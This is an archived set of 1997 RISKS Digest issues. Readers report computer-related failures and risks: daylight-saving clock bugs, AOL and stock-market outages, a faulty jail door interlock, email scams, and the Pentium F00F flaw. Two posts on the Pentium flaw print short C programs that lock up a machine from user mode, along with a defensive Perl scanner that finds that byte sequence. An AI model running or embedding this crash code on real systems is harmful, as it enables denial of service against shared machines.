Sun, 26 Oct 1997 11:07:00 -0400

While certainly not a risk, it is the cause of frustration. My VCR has a smart clock; it knows how many days to count for February, when to set the clocks back and, presumably, when to set them forward. (I haven't had it long enough to have noticed the problem before.)

I could hear it happening in my half-sleep while the machine did its job. I was aware that at some point (let's say 2 am) it stopped

recording, later on
(oh, about a half hour later) starting up again. Not a great
loss,
especially since the show in question is repeated later in the
day.

Although this data drifted out of my head by the time I woke up,
it was
sucked back in at that moment when, during playback, my show was
replaced by
an infomercial. It was quite obvious to my VCR what happened.
It was
supposed to record a show from 1:25 am to 2:35 am. One second
after 1:59:59
it became 1-o'clock again. Not time to record yet; stop tape.
This
surprised me. I would have expected it to keep recording for an
extra hour.
Of course, at the new appropriate time, the VCR restarted its
task.

It gives me a warm feeling inside to KNOW that this could never
happen in a
crucial computer system.

⚡ Daylight savings brings down ATM network

Laszlo Herczeg <las@light-house.com>

Sun, 26 Oct 1997 15:15:38 +0000 ()

This morning in the early AM hours, I attempted to withdraw cash
from a a
cash dispenser using the Interac Network. To my surprise, I
received a
cryptic error message that the transaction could not be
completed and that I
should contact my branch. I wanted to buy cigarettes so I went
back home,
and pulled enough coins from the piggy bank to be able to pay
for my

purchase.

The account I am using is over 12 years old and it is in good standing, so obviously I was dazzled as to what was wrong. This afternoon I phoned my bank and they were very apologetic and explained that their network went down in the time period I was trying to use the ATM. This was the night when our time zone reverted back to EST, and it appears that they experienced problems due to the time change.

Obviously, the error message at the ATM machine contained no reference to network errors.

There are two problems, as I see it:

1. If the Interac network crashes due to a predictable time zone change and needs to be reset or taken off-line while the clocks are updated, it is not a very robust system as far as time scheduling is concerned.
2. The error message at the ATM terminal is not granular enough to point out what is really wrong, and it appears to blame the customer when there is something wrong with completing a network transaction.

Risks of daylight savings

Jim Griffith <griffith@netcom.com>
Sun, 26 Oct 1997 02:23:27 -0800 (PST)

This is probably nothing new, but I thought I'd report my Daylight Savings

problem for this year. I happened to be using my PC at 2:00 a.m. PDT, casually minding my own business, wrapped up in a game of Heroes II, and what should happen, but Win95 dumps me out of my game to tell me that it's set my clock back an hour for me. I thought that was mighty nice of it, until I discovered that not only could I not resume my game (any attempt said that the game had to be terminated), but my sound card freaked out with a weird strobe effect. [Sigh.]

So I shut down my computer as cleanly as possible (which wasn't very clean at all), rebooted, noted that everything is OK, and continued my game from where I happened to save it last, a few turns back of when I got booted. And sure enough, the entire process repeats itself at 2:00 PST.

You would think that for \$650 million in profit a quarter, they could get a concept as basic as Daylight Savings correct.

Jim

[Actually, no. If that were the case, RISKS would not be able to report on such sagas TWICE EVERY YEAR, and actually more often because of the assorted switch-over dates around the world.
PGN]

⚡ Windows 95 & daylight savings time

"Dale K. Brearcliffe" <dbear@crl.com>
Sun, 26 Oct 1997 10:09:09

I watched Windows 95 attempt to adjust itself for the change

from daylight

savings to standard time. At 2:00 AM, the OS set the time back to 1:00 AM

and presented an alert box notifying me of the change which I acknowledged.

And when it was 2:00 AM again, it changed the time back to 1:00 AM again.

Left unattended, this cycle may have just continued. The Windows NT server

sitting next to the Windows 95 workstation seemed to handle everything

properly. The risk to software dependent on time-based events is obvious.

⚡ NT Screen Savers Considered Dangerous Also

Bill Elswick <belswick@entertech.com>

Sat, 25 Oct 1997 10:44:50 -0700

John Long brought up the issue of screen savers consuming all available CPU

bandwidth in DoD's COE. I have run into a similar problem with Windows NT, although not quite as dramatic.

NT ships with a number of Open GL based screen savers that can consume the

CPU. It appears that the screen savers run at full application priority, so

they can have a dramatic impact on the performance of processes that don't

involve user interaction, such as remote controlled apps and server jobs.

The good news is that Microsoft did two things right along with the

unfortunate setting of the screen saver's priority (which apparently cannot be adjusted down):

1. The default screen saver is "none".
2. There is a "blank" screen saver available which seems harmless.

The Risk is that an idle user will pick the most visually interesting screen saver while putzing with the machine, not realizing that by doing so he has thrown away about 50% of the machine's CPU capacity. It might be interesting for NT admins to have a look around their server room with this in mind.

Bill Elswick, Entertainment Technology Associates, Inc.

✉ Re: Modern cars ([RISKS 19.42](#))

"Stefan Lindstrom" <stefan.lindstrom@ki.ericsson.se>

Tue, 28 Oct 1997 18:42:23 +0100

I don't know much about electronics in modern cars, but as an additional data point there was an incident here in Stockholm, Sweden just the other week: A policeman sitting in his car with a handheld digital radio pressed the send button, which triggered the airbag and threw the radio unit at him. The policeman wasn't badly hurt, but a directive has been issued by the Police Dept to not use these radios while in the front seat.

Conclusion: Even with Europe's rather high standards for EMC (electromagnetic compatibility), there are insufficiently shielded electronics on the market.

Stefan Lindstrom, Sylog AB stefan.lindstrom@sylog.se

Tel: +46 70 833 06 26

stefan.anna-karin@swipnet.se

[The "o" in Lindstrom is ISO \366, altered because of complaints that the entire issue would otherwise be blocked by noncompliant hosts.]

✶ RISKS predicted the San Francisco blackout!

Ken Hayman <hayman@dg-rtp.dg.com>

Mon, 27 Oct 1997 14:12:50 -0500 (EST)

I hope the appropriate authorities in San Francisco read [RISKS-19.42](#) when it was released on 24 Oct 1997, so they would know in advance of the blackout, reported there as happening on the morning of 25 Oct 1997.

Ken Hayman hayman@dg-rtp.dg.com

[TNX. I fixed it (23 Oct 1997) in the archive copy. PGN]

✶ CFP Computer Security Foundations Workshop CSFW11

Simon Foley <snf22@ccsr.cam.ac.uk>

Wed, 22 Oct 1997 10:11:08 +0100

11th IEEE Computer Security Foundations Workshop
Rockport, Massachusetts, USA, 9-11 June, 1998

This workshop brings together researchers in computer science to examine foundational issues in computer security. We are interested both in papers that describe new results in the theories of computer security and in papers

and panels that explore open questions and raise fundamental concerns about existing theories. The paper submission deadline is February 6, 1997.

General Chair

Program Chair

Publications Chair

Jonathan Millen

Simon Foley

Joshua

Guttman

Computer Science Laboratory
Corporation

CCSR,

The MITRE

SRI International,

University of Cambridge,

202

Burlington Road

10 Downing Street,

Bedford,

333 Ravenswood Ave.

MA 01730-1420,

Cambridge CB2 3DS, UK

USA

Menlo Park, CA 94025, USA

+44 1223 740100

+1 617-

+1 650-859-2358

271-2654

snf22@ccsr.cam.ac.uk

millen@csl.sri.com

guttman@mitre.org

More on-line information at <URL:<http://www.csl.sri.com/~millen/csfw/>>.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 44

Saturday 1 November 1997

Contents

- [AOL strikes again!](#)
[PGN](#)
- [Pac*Bell Internet cites sabotage for blockade](#)
- [Another computer-miscontrolled jail](#)
[Scot Wilcoxon](#)
- [Web sites open companies to computer fraud risk](#)
[Stevan Milunovic](#)
- [Girl dies after storm cuts power](#)
[Matt Welsh](#)
- [Stock-market overloads](#)
[Steve Bellovin](#)
- [Re: NY Stock Exchange system "glitches" this week](#)
[Frank Carey](#)
- [Re: NASDAQ](#)
[N Bender](#)
- [Rat Dog column reports new web/e-mail scam](#)
[Barry L Gingrich](#)
- [Re: End of daylight-saving time](#)
[Andy Marchant-Shapiro](#)
- [Internet Besieged, edited by Denning and Denning](#)

[PGN](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ AOL strikes again!

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 30 Oct 97 9:50:28 PST

America Online Inc went off-line at 11:15 a.m. PST on 29 Oct 1997, for almost two hours. Although some already logged-in users received partial service (but not e-mail), others attempting new access were denied. This outage was attributed to a hardware glitch, complicated by subsequent systemwide software problems. Users could not send or receive e-mail until after 4 p.m. [This was the worst AOL outage since the 19-hour outage on 7 August 1996 reported in [RISKS-18.30](#).]

⚡ Pac*Bell Internet cites sabotage for blockade

"Peter G. Neumann" <neumann@csl.sri.com>

Sat, 1 Nov 1997 9:03:31 PST

Someone spammed Pacific Bell Internet using a forged QueerNet address on 21 Oct 1997. Using anti-spam filtering in retaliation, Pac*Bell Internet blocked all subsequent messages from QueerNet, for at least a week. QN normally sends 150,000 messages a day to some 24,000 subscribers, and about 5000 messages were blocked to about 100 PBI subscribers.

[Source: Martin Crutsinger, *San Francisco Chronicle*, 1 Nov 1997, D1. Martin quotes Jeff Lawhorn of Software Design Associates, who noted that half to three-fourths of all spam has forged reply addresses, estimating that the spam volume is now up to 1 billion messages a year.]

✶ Another computer-miscontrolled jail

<sewilco@fieldday.mn.org>

Mon, 27 Oct 1997 20:17:37 -0600 (CST)

The *Minneapolis Star Tribune* reported on 27 October 1997 on the likely reasons behind the escape of a prisoner from the Carver County jail on 2 Oct.

When a guard pressed buttons to let another guard through a door, he also bumped the button for an external emergency exit. The external door became unlocked, and air pressure popped it open. Several prisoners chose to stay in the room, and one escaped for a day.

Opening that external door was supposed to require pressing a "door open" button, two "interlock open" buttons and then the button for the specific door. Somehow that door did unlock when its door button was bumped while an internal door that requires only pressing two buttons was being opened. Authorities were later able to open the door that way several more times.

An internal investigation has not been completed, but three explanations

were offered:

1. Reprogramming of operational software controlling internal doors
may have inadvertently changed functions affecting the door.
2. Lightning struck the jail this past summer, which resulted in a
power failure and a computer-system crash. Some of the software
may have been damaged when the system was rebooted.
3. All the functions were tested when the system was installed over
two years ago, but tests were not made to see if the door could
be opened by hitting other buttons.

Doors are also serviced after they've been opened 5,000 times, which makes it easier to detect if one isn't working. But this external emergency door has only been opened five times, with a key, for maintenance.

Scot E. Wilcoxon sewilco@fieldday.mn.org

[Another Risk of trying to test things that are rarely used.
PGN]

⚡ Web sites open companies to computer fraud risk

Stevan Milunovic <stevan@netscape.com>

Thu, 30 Oct 1997 10:00:06 -0800

Web sites open companies to computer fraud risk 30 Oct 1997
<http://www.zdnet.com/zdnn/content/reut/1030/199007.html>

Multi-national companies that establish sites on the Internet open themselves to the growing risk of computer crimes such as extortion and

fraud. "Computer fraud is growing at a rate of 500 percent a year," Alexander Baugh, senior vice president of professional indemnity at AIG Europe, said on Wednesday at a seminar on "The Internet and Crisis Management." "The Internet makes you visible worldwide, and it makes you easier to find," he said. "As you increase your connections, you increase the threat of attack."

Fraud makes up 44 percent of computer crime, according to statistics from the U.S. National Centre for Computer Crime. An American Bar Association survey of 1,000 companies in 1996 showed that 48 percent had experienced computer fraud in the last five years, with respondents each reporting losses of \$2 million to \$10 million. Extortion is also becoming increasingly popular. "Extortion is probably one of the safest crimes around and is carried out by extremely sophisticated criminals," Baugh said. "The FBI estimates the odds on a successful prosecution are 22,000-to-1."

The problem is made worse because companies are reluctant to talk about vulnerabilities in their computer systems. "Computer crime in the UK amounted to 250 million pounds (US\$417.7 million) in 1996, according to the Association of British Insurers, but they estimate this is only 20 percent of actual losses," Baugh said. [PGN Stark Abstracting]

⚡ Girl dies after storm cuts power

Matt Welsh <mdw@cs.berkeley.edu>

Thu, 30 Oct 1997 17:25:28 +0900

>From <http://www.cnn.com/US/9710/29/briefs/snow.death.ap/index.html> :

A seven-year-old girl died in Lakin, Kansas after a blizzard set in and cut power to life-support machines in her home. The girl was a recipient of heart and lung transplants in 1994 and needed the machines to stay alive. According to the article, snow drifts that closed roads prevented her parents from taking her to the hospital and blocked help from reaching their home." I'm assuming that a helicopter either wasn't available or couldn't be dispatched in time to help.

M. Welsh, UC Berkeley, <http://www.cs.berkeley.edu/~mdw>

⚡ Stock-market overloads

Steve Bellovin <smb@research.att.com>

Thu, 30 Oct 1997 22:36:00 -0500

Judging from assorted news reports (from **The New York Times**, the **Wall Street Journal**, and the AP wire as carried by the **Times** Web site), different parts of the stock market industry fared quite differently during the turmoil on Monday and Tuesday.

As noted in RISKS, many people who use Web-based trading systems couldn't get through. But this problem wasn't unique to the online brokerages; a number of conventional brokerages had trouble, too, even on

their phone lines -- they ran out of lines, people to answer the calls, and/or capacity on their own internal systems. (At that, everyone agrees that the situation was much better than in the 1987 market crash.)

The worst problems, though, seem to have affected assorted mutual funds, especially those that rely on NASDAQ. Several funds reported incorrect closing values; others were not able to report their closing prices in time for the next day's newspapers. Fidelity's problem, though, was the most interesting. The *Times* says that on Tuesday, they "tried to make a routine adjustment in the Monday closing prices". For some reason, NASDAQ took that as the Tuesday closing prices instead, confusing all the summary reports. Fidelity blames an early shutdown by the NASDAQ computer system; NASDAQ blames Fidelity's data.

The New York Stock Exchange, by contrast, had little or no trouble. Their systems are engineered to handle a load of five times the normal peak. More to the point, every weekend they take the actual recorded data from Friday, quadruple it, and feed that into their system, to make sure it can really handle that much of an overload. Thus far, at least, they haven't mistaken the test data as live data...

⚡ Re: NY Stock Exchange system "glitches" this week

"Carey, F E (Frank), NCIO" <fcarey@att.com>

Thu, 30 Oct 1997 21:48:45 -0500

The New York Times reported various problems at the New York Stock exchange over the last few days:

- for the second straight night Fidelity Investments was unable to calculate closing prices in time for newspaper deadlines.
- Internet trading systems rebuffed some orders with cryptic messages like "server not available".
- NASDAQ systems were overwhelmed at 3:17 PM and did not show correct last sale prices after that.
- Brokerage firms reported trades executed on time but delays up to an hour getting confirmations.
- The president of E*Trade said its customers' problems could be traced to the precarious nature of the Internet.
- Many brokerage firms were satisfied that investors fared better than in 1987.
- The president of Charles Schwab credited technology with enabling them to handle as many transactions as they did. Half of their transactions are handled by computer or touch-tone phone, systems that were not available ten years ago.

Bottom lines?

- There weren't nearly as many problems as in 1987 - technology credited.

- Internet trading doesn't seem ready for prime time.

Frank Carey

⚡ Re: NASDAQ

nbender <nbender@batterymarch.com>

Thu, 30 Oct 1997 11:01:47 -0500

Alas, not everything ran smoothly. While the exchanges themselves handled the volume, some of the downstream data vendors apparently did not escape completely unscathed. Attached is a note posted on FactSet (an online financial data service).

Nick Bender
Batterymarch Financial Management

29 Oct 1997 Problems with October 28 NASDAQ Prices

Due to unprecedented trading volume on 10/28, end of day High, Low, Close, and Volume data is unavailable for NASDAQ securities. End of day Bid and Ask are available, however.

Interactive Data expects to have the October 28, 1997, end of day High, Low, Close and Volume data available at some point on October 29, 1997. An exact time frame is not currently available.

Please read this message from our pricing supplier, Interactive Data:

Please be advised that NASDAQ end of day High, Low, Close and Volume data for October 28, 1997, is not available due to processing

problems caused by the high volume of trades. The October 28, 1997, IDSI products contain the end of day Bid and Ask quotes for all NASDAQ securities, including Bulletin Board securities.

The NASDAQ documentation for their trade feeds (NMS) specifies a six character sequence number. It is essential that this number uniquely identifies a trade in order to handle correction and re-transmission messages. Corrections contain the original sequence number and this is the only way the original trade can be identified.

At approximately 3:15 p.m. ET the sequence number rolled over to from 999999 to zero and subsequently NASDAQ sent duplicate sequence numbers. Interactive Data's line readers are written to recognize the unique sequence number and therefore ignored the messages. For vendors such as Interactive Data who look at the sequence number as part of their quality control work, NASDAQ messages sent after 3:15PM were not processed and were lost.

Upon noticing the problem Interactive Data created a special line reader to attempt to compensate for this problem but NASDAQ was not able to re-transmit the post 3:15 p.m. messages. When it was determined that Interactive Data would not receive the missing, a decision was made to provide the Bid and Ask quotes which were not affected by this problem.

 **Rat Dog column reports new web/e-mail scam**

Barry L Gingrich <gingrich@indra.com>

Thu, 30 Oct 1997 20:44:42 -0700 (MST)

An expansion of an old scam given a wired twist was described by author/investigator Fay Faron in her "Rat Dog" column. The column is syndicated by King Features. I read it in the 29 Oct 1997 *Denver Post*, page 4G. Ms. Faron is the owner of the Rat Dog Dick detective agency in San Francisco, and answers reader questions in her column.

R.J.A. wrote an urgent memo to her, worried about a recent (e-mail?) message (s)he had been sent: "I received a copy of my own Web page, along with an invoice for \$40. The accompanying letter said my 'unsolicited advertisement' had arrived at this person's e-mail address, in violation of Section 227 (b)(3)(B) of US Code Title 47." RJA was warned to pay up or else "be turned over to the authorities".

Obviously concerned, but not completely naive, RJA asked "Rat Dog" if this was a scam. Her answer: "You bet!" She describes it as the latest incarnation of an age-old office supply scam, where, due to the problems companies often have with internal communication about procurement, unordered, inferior products are delivered and billed to an unsuspecting company. ("Well, *somebody* must have ordered this stuff...we'd better pay.")

In this new twist, the con artist preys on non-techno-savvy folk by forging a quick cut-and-paste of the mark's web page into an e-mail message along

with the threats described above. Note how the scam plays off recent well-publicized stories about advertisers (ok, spammers) being attacked from all legal angles.

The mark is expected to panic and rifle off a check for the not-so-huge amount. Apparently, the scam is becoming more common, so much so that it's even been attempted on the folks at the Consumer Fraud Alert Network. It failed miserably, but it *was* attempted.

While the crooks who attempted to scam CFAN may not end up on "America's Stupidest Criminals" anytime soon, the danger to unsuspecting and unknowledgeable cyberians is (apparently) quite real. The Federal Trade Commission told CFAN that duped marks may end up on a widely-spread "sucker list" or have legal problems associated with getting sued by the scammers for having established a business relationship by paying the first time around, then reneging on future extortion...er...fees. Needless to say, the FTC looks on the scheme with substantial disfavor.

CFAN's website is www.pic.net/microsmarts/fraud.htm . I was unable to find the "Rat Dog" column online, but CFAN has a nice article about their experience with the (alleged) scammers at www.pic.net/microsmarts/newscam.htm .

Barry L. Gingrich <gingrich@indra.com>

⚡ Re: End of daylight-saving time ([RISKS-19.43](#))

"Andy Marchant-Shapiro" <am.shapiro@pti-us.com>

Thu, 30 Oct 1997 10:02:35 -0500

With all the reports about the DS time change, I was a little concerned about my home machine. I was working late on a project at home, and when I went to bed, had only the OS (Win95B) running on my machine. The changeover worked just fine (Eastern US time zone) and the notice and acknowledgement stuff was sitting on my desktop in the morning. So Microsoft **may** be doing SOMETHING right.

Is it possible that the various multiple clock resets we hear about are due to network servers trying to update the time on their workstations? If so, there really should be a variable you can set in Win95 to avoid the problem, but Win95 really is (it seems to me) targeted to home users, so I'm not sure how much you should blame Bill Gates for this problem. Or perhaps it was just something that got fixed in OSR2...

Any similar complaints from NT 4.0 users?

Andrew Marchant-Shapiro, PC Porting/Support Specialist, Power Technologies,
Inc. am.shapiro@pti-us.com www.pti-us.com (518) 395-5112

🔥 Internet Besieged, edited by Denning and Denning

"Peter G. Neumann" <neumann@csl.sri.com>


Thu, 30 Oct 97 9:28:18 PST

I just received a copy of the successor to Peter Denning's

``Computers Under Attack'':

Dorothy E. Denning and Peter J. Denning
Internet Besieged: Countering Cyberspace Scofflaws
ACM Press, NY, and Addison-Wesley, Reading, Massachusetts, 1998
ISBN 0-201-30820-7
xii+545

This is a remarkably comprehensive collection of diverse viewpoints.
The list of contributors to the 34 chapters includes many individuals who will be very familiar to RISKS readers.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 45

Tuesday 11 November 1997

Contents

- [The "au pair" murder case and the Internet](#)
[Steve Bellovin](#)
[Thomas Dzubin](#)
- [Law enforcement databases and the Internet](#)
[Steve Bellovin](#)
- [AOL out again on Monday](#)
[Ed Fischer](#)
- [Hijacked surfers get credits and refunds](#)
[Stevan Milunovic](#)
- [New Pentium flaw](#)
[Chuck Weinstock](#)
[Torsten Hilbrich](#)
[Steven O. Siegfried](#)
- [Recent Pentium opcode bug like Monoclonal Agriculture](#)
[Cary B. O'Brien](#)
- [Phone company lets anyone change lines](#)
[Ray Todd Stevens](#)
- [The RISKS of the multi-functional chipcard](#)
[Geert Jan van Oldenborgh](#)
- [Technology and Privacy: The New Landscape, Agre and Rotenberg, eds.](#)
[PGN](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ The "au pair" murder case and the Internet

Steve Bellovin <smb@research.att.com>

Mon, 10 Nov 1997 13:11:48 -0500

In the so-called "au pair" murder case, the judge decided to release his opinion over the Internet. Three problems popped up.

The first was authentication -- how were the news media to know that it was indeed the authentic opinion emailed to them? Apparently, the press itself raised that issue, showing welcome awareness of the problem. While a digital signature is the obvious answer, the judge in question doesn't use computers much, and didn't have the proper facilities. Instead, a plaintext password -- "authenticator", according to one news report -- was used: "Facts are stubborn things".

The second problem is well-known to Web junkies -- as the scheduled hour approached, the Web sites that were to carry the opinion became overloaded, as lots of people pounded on them repeatedly.

The final problem was the most mundane -- a minute before the scheduled time, a power outage in the neighborhood took out his ISP. Everyone had to rely on paper copies.

[Judge Zobel clicked his "send" button on his laptop at exactly 10:00 a.m. EST. A local power failure in Brookline, Massachusetts,

prevented

the e-mail from going out until 11:02, according to an item from *The

New York Times*, 11 Nov 1997. See the next item. PGN]

✶ The "au pair" murder case and the Internet

Thomas Dzubin <dzubint@vcn.bc.ca>

Mon, 10 Nov 1997 13:19:55 -0800 (PST)

Reference:

<http://www.cnn.com/US/9711/10/au.pair.internet/index.html>

(link valid as of Monday Nov 11 1997 @ 2pm CST)

Judge Zobel was planning on delivering his decision on the Louise Woodward

"Au Pair" case via the World Wide Web ...trouble is, his Internet Service

Provider lost power at the exact time that he has trying to deliver his

much-anticipated "E-verdict".

The cause? Standard RISKS fare:

A couple of Boston Edison Electric workers in a manhole outside the ISP's

building disconnected the power for the first time since 1994.

Normally,

Boston Edison notifies companies of work in advance so an emergency

generator could be brought in, but there was no warning or notification in

this situation.

Thomas Dzubin, Network Analyst. Saskatoon, Calgary, & Vancouver
CANADA

⚡ Law enforcement databases and the Internet

Steve Bellovin <smb@research.att.com>

Sat, 08 Nov 1997 19:33:36 -0500

The AP reported today that a crime victim's advocacy group is posting the names of soon-to-be-paroled violent inmates to a Web site. (Such information has always been public record.) Their intent is to encourage public comment on the particular cases.

By chance, there was another story today about the hardships being suffered by a woman who was mistakenly identified as a child molester in letters sent to her neighbors. Seems that the police felt that they were under no obligation to check out the data supplied to them by the convicts.

And me? Well, I'm just odd enough to see a link between the two stories.

[Aw, shucks, any self-respecting RISKS reader might. PGN]

⚡ AOL out again on Monday

<EdFischer@aol.com>

Mon, 3 Nov 1997 23:40:53 -0500 (EST)

America Online suffered a follow-up mail outage this morning (Monday), when users could not retrieve or send mail. Moreover, an apparent software glitch caused the AOL client to lock up for users who had pending incoming mail which contained attachments. The user would get a message, "Sorry, we

cannot download files at this time," which would repeat every 2-3 seconds until the user terminated the AOL software. In my case, using AOL on Windows, that meant killing the program from the Windows task list -- nothing less was effective.

I became aware of this latest outage around 9am. I discovered it was over around 11am. I'm not sure of its exact duration.

Edward Fischer, Director, Information Systems, Post Newsweek Stations, Inc.
3 Constitution Plaza, Hartford, Conn. 06103 edfischer@aol.com
860-493-6530

⚡ Hijacked surfers get credits and refunds

Stevan Milunovic <stevan@netscape.com>
Tue, 04 Nov 1997 16:21:35 -0800

<http://www.techweb.com/wire/news/1997/11/1104hijack.html>

The Federal Trade Commission announced on 4 Nov 1997 that more than 38,000 consumers will get credits or refunds totaling \$2.74 million for telephone charges they unknowingly incurred when their computer modems were reportedly hijacked and routed to expensive international numbers, in the aftermath of the Moldova scam ([RISKS-18.84](#), 87, and 19.05). [PGN Stark Abstracting.
Someone got Roldova?]

⚡ New Pentium flaw

Chuck Weinstock <weinstock@SEI.CMU.EDU>

Tue, 11 Nov 1997 16:39:41 -0500

To summarize, according to today's **Wall Street Journal**:

The Pentium and Pentium MMX chips apparently can be halted by a single, unprotected, instruction. Over 200 million computers with these chips are expected to be deployed by year-end. My favorite quote from the article is by Linley Gwennap, editor of **Microprocessor Report** in Sunnyvale, who says that "most PC users shouldn't be overly concerned since they would only be affected if they were the target of a malicious attack."

My second most favorite quote came from Tom Waldrop of Intel in Santa Clara who "confirmed that someone with malicious intent could exploit the flaw to cause a system to crash. But a hacker would have to have an ability to send programs to a computer in machine code, rather than the conventional computer languages that most programmers use." [We all know how hard that is...actually maybe these days it is, can we count on the fact that few people know how to write machine code these days?]

Chuck Weinstock

⚡ New Pentium flaw

Torsten Hilbrich <Torsten.Hilbrich@bln.de>

09 Nov 1997 09:26:39 +0100

Yesterday (Nov, 8) I found the following information on the news-ticker page of the German Heise-Verlag (shortened to the essential information):

```
> The Pentium in standard and MMX version halts on execution of
the
> instruction:
>   F0 0F C7 C8
> This code sequence works independent of any memory protection
of the
> operating system.
```

I was able to reproduce this bug on a Pentium 133 system with the following operating systems: DOS, Windows 95, Linux 2.0.31, and FreeBSD 2.2.x.

I don't know about PentiumPro and Pentium II.

The risk? Every pentium based server with user access for executing programs can be crashed using this code sequence. Not to mention Trojan Horses or Active-X controls.

Here is an example program:

```
unsigned char hang[] = { 0xf0, 0x0f, 0xc7, 0xc8 };

int main()
{
    void (*kill)();
    kill = hang;
    kill();
    /* return can be omitted as there is none */
}
```

More information and example programs for various operating systems can be found on <http://www.ccc.de>

Torsten Hilbrich

[Also noted by Jeff Anderson-Lee <jonah@EECS.Berkeley.EDU> citing an item from Peter Curran in comp.security.unix, 7 Nov 1997. PGN]

⚡ New Pentium flaw

"Steven O. Siegfried" <sos@dial324.skypoint.net>
Mon, 10 Nov 1997 01:07:34 -0600 (CST)

New Intel Pentium risk: user mode program locks up system

The following program, when compiled and run in `__USER__` mode on any Pentium (reported as MMX or not, don't know about Pentium II yet) will lock-up the system.

```
> char x [5] = { 0xf0, 0x0f, 0xc7, 0xc8 };
> main ()
> {
>   void (*f)() = x;
>   f();
> }
```

Any user can execute this program at the lowest level of security provided by the following operating systems: OS/2, NT, W95, Linux.

When I tried it, I could `_only_` recover by power-cycling my box.

The following perl script, courtesy of Sam Trenholme via the security mailing list at Redhat Software is reported to find `_all_` occurrences of this code sequence on systems running Linux. (It found my bomb program after I used it to kill my system as a test.) It can probably be

adapted for use on
other operating systems.

```

> #!/usr/bin/perl
> # Source: Sam Trenholme via linux-security@redhat.com
mailing list.
> # There is no known software fix to the F0 0F C7 C8 bug at
this time.
> # usage: $0 dir
> # Where dir is the directory you recursively look at all
programs in
> # for instances of the F0 0F C7 C8 sequence.
> # This script will search for programs with this sequence,
which will
> # help sysadmins take appropriate action against those
running such
> # programs.
> # This script is written (but has not been tested) in
Perl4, to
> # insure maximum compatibility .
> sub findit {
>   local($dir,$file,@files,$data) = @_ ;
>   undef $/ ;
>   if(!opendir(DIR,$dir)) {
>     print STDERR "Can not open $dir: $!\n";
>     return 0;
>   }
>   @files=readdir(DIR);
>   foreach $file (@files) {
>     if($file ne '.' && $file ne '..') {
>       if( -f "$dir/$file" && open(FILE,"< $dir/$file")) {
>         $data=<FILE>;
>         if($data =~ /\xf0\x0f\xc7\xc8/) {
>           print "$dir/$file contains F0 0F C7 C8\n";
>         }
>       } elsif( -d "$dir/$file") {
>         &findit("$dir/$file");
>       }
>     }
>   }
> }
> $dir = shift || '/home';
>

```

```
> &findit($dir);
```

Basically, there's no protection from this. Adjust your execution of downline loaded absolutes accordingly.

Steve Siegfried sos@skypoint.com sos1@xtl.msc.edu

⚡ Recent Pentium opcode bug like Monoclonal Agriculture

"Cary B. O'Brien" <cobrien@access.digex.net>

Sat, 8 Nov 1997 12:06:42 -0500 (EST)

[...] Once again I am reminded of the parallels between nearly complete market domination by a hardware or software product, and the risks of monoclonal agriculture (*).

In either case a flaw (be it a hardware error, software bug, or susceptibility to a strain of bacteria or virus) has the potential to cripple an entire industry, with serious sociological consequences. (cf., the Irish Potato Famine).

To me, at least, these parallels reinforce the importance of the government's responsibility to prevent monopolistic activity on the part of corporations. Loss of technological diversity is nearly as bad as the loss of genetic diversity (although far easier to reverse).

Cary O'Brien

(*) By this I mean when a majority of the farms grow genetically identical products.

⚡ Phone company lets anyone change lines

"Ray Todd Stevens" <raytodd@tima.com>

Sat, 1 Nov 1997 12:02:56 +0000

I am the person in charge of the phone lines to the modem pool for an ISP, and recently ran across an interesting problem. I had changed all of the lines to the modems to be incoming only, and no long distance service available. Several of the lines had this attribute removed. The reason was "well someone from your company had to have called in and ordered this".

The risk is obvious. While we believe that the modems are also set to only allow incoming calls, I am not looking forward to the next phone bill.

Ray Todd Stevens, Senior Consultant, Stevens Services, R.R. # 14
Box 1400
Bedford, IN 47421 (812) 279-9394 Raytodd@tima.com

⚡ The RISKS of the multi-functional chipcard

Geert Jan van Oldenborgh <gjvo@xs4all.nl>

Tue, 11 Nov 1997 12:26:40 +0100 (MET)

One of the main selling points of the chipcards with which most dutch(wo)men have been equipped was their multi-functional, well-nigh pan-functional nature. The little processor could handle electronic money, medical info, educational records, train tickets, anything. The current batch is bi-functional: an electronic

wallet

and a telephone card. The risks of this combination are already obvious: the other day I found a "wallet" in the payphone with fl 99,46 (US\$50) in it.

Geert Jan van Oldenborgh, Holland

gjvo@xs4all.nl, <http://www.xs4all.nl/~gjvo/>

✂ Technology and Privacy: The New Landscape, Agre and Rotenberg, eds.

"Peter G. Neumann" <neumann@csl.sri.com>

Sun, 9 Nov 97 10:57:10 PST


Technology and Privacy: The New Landscape
Edited by Philip E. Agre and Marc Rotenberg
MIT Press, 1997, 325+vi pp.
ISBN 0-262-01162-x

"The essays in this book provide a new conceptual framework for analyzing and debating privacy policy and for designing and developing information systems. The authors are international experts in the technical, economic, and political aspects of privacy; the book's particular strengths are its synthesis of these three aspects and its treatment of privacy issues in Canada and Europe as well as in the United States."

The contributors include Phil Agre, Victoria Bellotti, Colin J. Bennett, Herbert Burkert, Simon G. Davies, David H. Flaherty, Robert Gellman, Viktor Mayer-Schoenberger, David J. Phillips, and Rohan Samarajiva. The chapters appear alphabetically, and can be read either consecutively or in any order

of your choice. But you should begin with Phil Agre's introduction, which beautifully threads the entire book together.

This is a remarkably comprehensive and provocative collection of essays concerning topics that are familiar to readers of the Risks Forum and the Privacy Forum Digest. The analysis is generally penetrating and informative, and fundamental to the interactions and tensions between the steadily advancing information technology and the corresponding risks to privacy.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 46

Monday 17 November 1997

Contents

- [Aviation: COTS ist zum Kotzen? Part I](#)
